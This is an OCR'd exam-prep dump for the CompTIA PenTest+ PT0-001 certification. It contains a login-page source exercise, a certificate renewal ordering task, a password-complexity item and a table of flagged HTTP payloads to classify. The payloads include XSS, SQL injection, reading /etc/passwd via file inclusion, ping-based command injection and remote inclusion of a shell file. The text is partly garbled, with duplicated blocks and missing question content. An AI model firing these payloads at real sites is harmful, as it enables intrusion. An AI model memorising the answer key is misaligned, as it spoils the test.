CompTIA
PT0-001
CompTIA PenTest+ Exam

For More Information – Visit link below:
https://www.examsempire.com/


Product Version


1. **Up to Date products, reliable and verified.**
2. **Questions and Answers in PDF Format.**

Latest Version: 18.0

Question: 1

DRAG DROP
Performance based
You are a penetration Inter reviewing a client's website through a web browser.
Instructions:
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate source or cookies.




Show Question
Reset All Answe
Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWt2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmllaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZkdmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("fe")+16)+"</OPTION>");
</script></select>

<form action="<c:url value='main.do'/>" method="post">

Comptia Secure System Login

Name
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->

Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
Show Question
Reset All Answe
Secure System
https://comptia.org/login.aspx#viewsource
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWt2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmllaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZkdmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("fe")+16)+"</OPTION>");
</script></select>

<form action="<c:url value='main.do'/>" method="post">


Comptia Secure System Login


Name
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->

Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->

<input type="submit" value="Login"></form>

</body>
</html>


Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatesource
Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates



Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#viewcookies
Name
Value
Domain
Path
Expires / ...
Size
HTTP
Secure
SameSite
ASP.NET_SessionId
__utma
__utmb
__utmc
__utmt
__utmv
__utmz
_sp_id.0767
_sp_ses.0767
Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatecookies
delete
Show Question
Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4

Answer:


Step 1 Generate a Certificate Signing Request
Step 1 Generate a Certificate Signing Request
Step 2 Submit CSR to the CA
Step 3 Installed re-issued certificate on the server
Step 4 Remove Certificate from Server

Question: 2

DRAG DROP
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = “Administrator”
The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment
Options may be used once or not at all



Answer:



Question: 3

DRAG DROP
Place each of the following passwords in order of complexity from least complex (1) to most complex (4),
based on the character sets represented Each password may be used only once

Answer:

Explanation:
1.) Zverlory
2.) Zverl0ry
3.) zv3rl0ry
4.) Zv3r!0ry

Question: 4

HOTSPOT
Instructions:
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.

Visit us at: https://www.examsempire.com/pt0-001

Answer:

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection **DOM-based Cross Site Scripting** SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests **Input Sanitization ", :, $, (,), (,).** Input Sanitizatin ", ', <...>< +.
